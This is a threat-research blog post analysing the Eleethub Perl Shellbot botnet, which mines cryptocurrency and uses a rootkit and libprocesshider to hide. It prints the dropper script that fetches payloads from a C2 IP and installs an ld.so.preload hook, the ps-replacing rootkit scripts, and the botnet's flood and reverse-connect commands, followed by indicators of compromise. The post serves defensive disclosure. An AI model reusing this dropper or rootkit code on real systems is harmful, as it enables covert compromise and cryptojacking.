Eleethub: A Cryptocurrency Mining Botnet with Rootkit for Self-Hiding

unit42.paloaltonetworks.com/los-zetas-from-eleethub-botnet/

Asher Davila, Yang Ji May 18, 2020

By Asher Davila and Yang Ji

May 18, 2020 at 9:10 AM

Category: Malware, Unit 42

Tags: botnet, Coinminers, Cryptominers, IoT, IRC, Perl shellbot

This post is also available in: 日本語 (Japanese)

Executive Summary

Unit 42 researchers uncovered a new botnet campaign using Perl Shellbot, intended to mine Bitcoin, while avoiding detection using a specially crafted rootkit.

The bot is propagated by sending a malicious shell script to a compromised device that then downloads other scripts. After the victim device executes the downloaded scripts, it starts waiting for commands from its Command and Control (C2) server. While the Perl programming language is popular in malware for its wide compatibility, this botnet can potentially affect not only Unix-based systems but also Windows 10 systems that use a Linux subsystem.

This new campaign uses a shared library called libprocesshider.so to hide the mining processes on the infected device and a specially crafted rootkit to avoid detection. The malicious actors use the name “Los Zetas”, which is an allusion to a Mexican criminal organization regarded as one of the most dangerous drug cartels in the country. Despite that, it is unlikely that the attackers are actually part of this criminal organization. Additionally, this botnet has links to UnderNet, one of the largest IRC (Internet Relay Chat) networks where different topics are discussed including malware and cybercrime.

Moreover, the botnet was still under development when it was uncovered. As a result, it doesn’t have many recruiters. However, it was important to stop it before the attackers compromised more devices. We observed that the botnet performs Bitcoin mining on its victim devices on a growing scale using known mining tools such as xmrig and emech. These tools have been seen in recent coin mining campaigns, such as VictoryGate and Monero mining over $6000 for profit. We estimate the Eleethub botnet can also grow to make thousands of dollars if it expands in a period of one to two years.

Shell Script Dropper

A compromised device will download a malicious shell script containing commands to download pieces of the botnet and create directories to copy the downloaded files into. Next, the device executes the downloaded files (procps.h, ps, setup, m) to start communicating with an IRC server. Additionally, it downloads and implements a library called libprocesshider.so (Figure 1), which will be explained later.



Figure 1. Downloaded files

Hiding Processes with a Rootkit

This botnet takes the concealment of mining tasks to the next level. First, it reuses the well known open-source process-hiding library libprocesshider to hide the mining process with LD_PRELOAD (Figure 2). This technique has been used in several past coin mining campaigns, such as that perpetrated by the Rocke group Unit 42 found in 2019.

```
#!/bin/bash
sysctl -w vm.nr_hugepages=$(nproc)
mkdir /dev/shm/...;cd /dev/shm/...;wget -q 62.210.119.142/m.tgz;tar -zxvf m.tgz
;rm -rf m.tgz;cd .x;./x >.a;
mkdir /tmp/....;cd /tmp/....;wget -q 62.210.119.142/rkx.tgz;tar zxf rkx.tgz;cd
rootkit;./setup;rm -rf /tmp/....;
wget -q 62.210.119.142/libprocesshider.so -O /usr/local/lib/libprocesshider.so;
echo /usr/local/lib/libprocesshider.so >> /etc/ld.so.preload
```

Figure 2. x.sh

In addition, the attackers use a specially crafted rootkit to hide the mining operation from detection in the ps (process status) command. Specifically, the malware replaces the original ps tool with a crafted one. The crafted tool calls the real ps (Figure 3) but filters off the mining processes xmrig and emech and sensitive keywords in the ps results such as proc, netstats, and tops (Figure 4). These keywords are usually assumed to be indicators of existing coin miners. By removing these keywords, the mining exploit hides itself from antivirus monitoring and avoids being killed by other competing coin miners (Outlaw, for example), which usually scan the running processes to discover if any other miners are present.

```
###########
#
# INSTALL THE SHIT
#
###########


echo -e "${GRN}installing the rootkit${NC}\n\n"
echo -n "LOADING "

echo -n '.'
sleep 1
echo -n '.'
sleep 1
echo -n '.'
sleep 1
echo -e "\n"

mv ps /bin/ps

mv procps.h /usr/include/

chattr +iau /bin/ps

echo -e "${GRN}installation completed${NC}"
```

Figure 3. Installing rootkit

```
HIDE="$(cat /usr/include/procps.h)"
for i in "$HIDE"; do

if [ -f /usr/bin/replace ]; then

procps "$1" |grep -v "$i" |grep -v "$i" |grep -v "$i" |grep -v "$i" |grep -v
 "$i" |grep -v "$i" |grep -v "$i" |grep -v "$PS" |replace "proc" "" |replace
 "netstats" "netstat" |replace "tops" "top" |grep -v "replace"
else
procps "$1" |grep -v "$i" |grep -v "$i" |grep -v "$i" |grep -v "$i" |grep -v
 "$i" |grep -v "$i" |grep -v "$i" |grep -v "$PS" |sed "s:proc::" |sed "s:net
stats::" |sed "s:tops::" |grep -v "sed"
fi
done
```

Figure 4. Process hiding

Connecting to the Botnet

Once the infected device has downloaded all the files in the rootkit (Figure 5) and has started running the malicious scripts, it will connect to an IRC server by sending an assigned nickname that starts with dark followed by a random integer number between 0 and 8999 (Figure 6).



Figure 5. Installation of the rootkit

```
sub getnick {
  #my $retornonick = &_get("http://websurvey.burstmedia.com/names.txt");
  #return $retornonick;
  return "dark".int(rand(9000));
}
```

Figure 6. Assigning a nickname to the compromised device (zombie)

The initial PING is followed by the word LAG + the current epoch time (Figure 8).



Figure 7. Sending the first PING to the IRC server

Additionally, it contains scripts to communicate with the UnderNet IRC server as well (Figure 8).



Figure 8. Sending a PING command to the IRC Undernet server

Because the botnet was not yet ready by the time we discovered it, we were unable to receive any commands from the IRC server. However, we were able to connect manually to the IRC server and explore the channels available. We discovered that, fortunately, the Miners channel had just a few recruiters or *zombies* (Figures 10 and 11).



Figure 9. Channels found manually



Figure 10. Zombies in the botnet

Later, the compromised device could start receiving commands to send attacks such as UDP floods, TCP floods, port scans, and HTTP attacks (Figure 7).

```
!u @udp1 <ip> <port> <time>
!u @udp2 <ip> <packet size> <time>
!u @udp3 <ip> <port> <time>
!u @tcp <ip> <port> <packet size> <time>
!u @http <site> <time>

!u @ctcpflood <nick>
!u @msgflood <nick>
!u @noticeflood <nick>
```

```
!u @cback <ip> <port>
!u @download <url+path> <file>
!u @portscan <ip>
!u @mail <subject> <sender>
        <recipient> <message>
!u pwd;uname -a;id <for example>
!u @port <ip> <port>
!u @dns <ip/host>
```

Figure 11. Available attacks

Figure 11. Available attacks

Los Zetas from Eleethub

The domain associated with the C2 server is eleethub[.]com. We visited the website and found a message announcing that something was coming, which probably was the botnet they were preparing (Figure 12).



Figure 12. Visiting eleethub[.]comIn addition, the IRC server prints a banner (MOTD) with the name of that domain (Figure 13).

```
[15:47:24] * - irc.eleethub.com Message of the Day -
[15:47:24] * - 3/12/2019 20:05
[15:47:24] * -
[15:47:24] * -  _____ __   _____ _____ _____   _____ _____ _____
[15:47:24] * - |   __|  |  |   __|   __|_   _|  |  |  |  |  __  |
[15:47:24] * - |   __|  |__|   __|   __| | |    |     |  |  __ -|
[15:47:24] * - |_____|_____|_____|_____| |_|    |__|__|_____|_____|
[15:47:24] * -
[15:47:24] * End of /MOTD command.
```

Figure 13. Message Of The Day - Eleet Hub

The phrase “Los Zetas” is mentioned multiple times in the malicious scripts that compose the botnet. The most notable ones are in the main rootkit directory, in the setup file (Figure 14), and in the information from the botnet operators undead[@]los[.]zetas[.]mx (Figure 15). “Los Zetas” is a reference to a Mexican criminal organization, regarded as one of the most dangerous drug cartels in the country. However, it is unlikely that the attackers are actually part of this criminal organization.

```
#!/bin/bash
# #darknet @ UnderNet
# by daemon@los.zetas.mx
```

Figure 14. Reference to “Los Zetas” in setup file

```
[Laris] (undead@los.zetas.mx): hatred
[Laris] is identified for this nick
[Laris] ~#TEST
[Laris] ghost.eleethub.com Ghost
[Laris] is an IRC Operator
[Laris] is using a Secure Connection
[Laris] is from HELL
[Laris] connected from United States (US)
[Laris] is logged in as Laris
[Laris] idle 03:56:42, signon: Sun Apr 19 10:54:43
[Laris] End of WHOIS list.
```

Figure 15. User related to los[.]zetas[.]mx

Conclusion

The new Perl shell-based botnet uses libraries such as libprocesshider.so to hide mining activities. In addition, the attackers use a specially crafted rootkit to hide the mining operation from discovery.

The Perl programming language is popular in malware for its wide compatibility across many Unix-based systems, such as Linux servers, PCs, and even IoT devices. Perl is a scripting language and does not need to be compiled for every different CPU architecture or firmware version. Another advantage of using Perl scripts is the wide range of libraries that can easily be implemented. This type of botnet takes advantage of the computing power of compromised devices to do various tasks such as coin mining and launching DDoS attacks.

Palo Alto Networks customers are protected from the Perl shell botnet by the following platforms:

1. Threat Prevention Signatures: 85843 that identifies IRC C2 communication.
2. PAN-DB and DNS Security block the attackers’ C2 server URL and domain.
3. WildFire identifies and blocks Perl shell botnets.
4. Palo Alto Networks IoT Security detects attacks such as IRC botnets targeting IoT devices

Indicators of Compromise

Samples

7ed8fc4ad8014da327278b6afc26a2b4d4c8326a681be2d2b33fb2386eade3c6

dbef55cc0e62e690f9afedfdbcfebd04c31c1dcc456f89a44acd516e187e8ef6

d9001aa2d7456db3e77b676f5d265b4300aaef2d34c47399975a4f1a8f0412e4

14c351d76c4e1866bca30d65e0538d94df19b0b3927437bda653b7a73bd36358

6d1fe6ab3cd04ca5d1ab790339ee2b6577553bc042af3b7587ece0c195267c9b

C2 servers

eleethub[.]com

irc.eleethub[.]com

ghost.eleethub[.]com

62.210.119[.]142

82.76.255[.]62

Public keys found in the server

```
ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAQEAiF+LxAh219ufrvy9Pe1ujDZrlfLBtNlRVojyol/e/G
PUNn+S/k78WaEgqsAXSdpLagCly2FxxZ6JWQx4f4js7DngLm3HWAyX3orlmMljmj60OmMDXPeWDfm3EMul/aVMUUfzXdriAWmHCIKdFrnal/
fRm4coFgGaIi938ehd1IMdNdeEgyFfRZoEkd7PNVGtTLNtlcwkMF4XHZuS4WQvC95M5yga
rrqB5PNTOS2oTOU36m3rXWFOhQ7N/NX4W+uLMExOWecHr4XIV3qzkeSu5wBoD0Vqi3wUvm
9a+lJFFqnQ8w0ZX4J1mQ==
```

```
ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAQEAiF+LxAh219ufrvy9Pe1ujDZrlfLBtNlRVojyol/e/G
PUNn+S/k78WaEgqsAXSdpLagCly2FxxZ6JWQx4f4js7DngLm3HWAyX3orlmMljmj60OmMD
XPeWDfm3EMul/aVMUUfzXdriAWmHCIKdFrnal/MZhzgQ1evEPLFraKcvqkQrrcQTmsyKdE
fRm4coFgGaIi938ehd1IMdNdeEgyFfRZoEkd7PNVGtTLNtlcwkMF4XHZuS4WQvC95M5yga
rrqB5PNTOS2oTOU36m3rXWFOhQ7N/NX4W+uLMExOWecHr4XIV3qzkeSu5wBoD0Vqi3wUvm
9a+lJFFqnQ8w0ZX4J1mQ==
```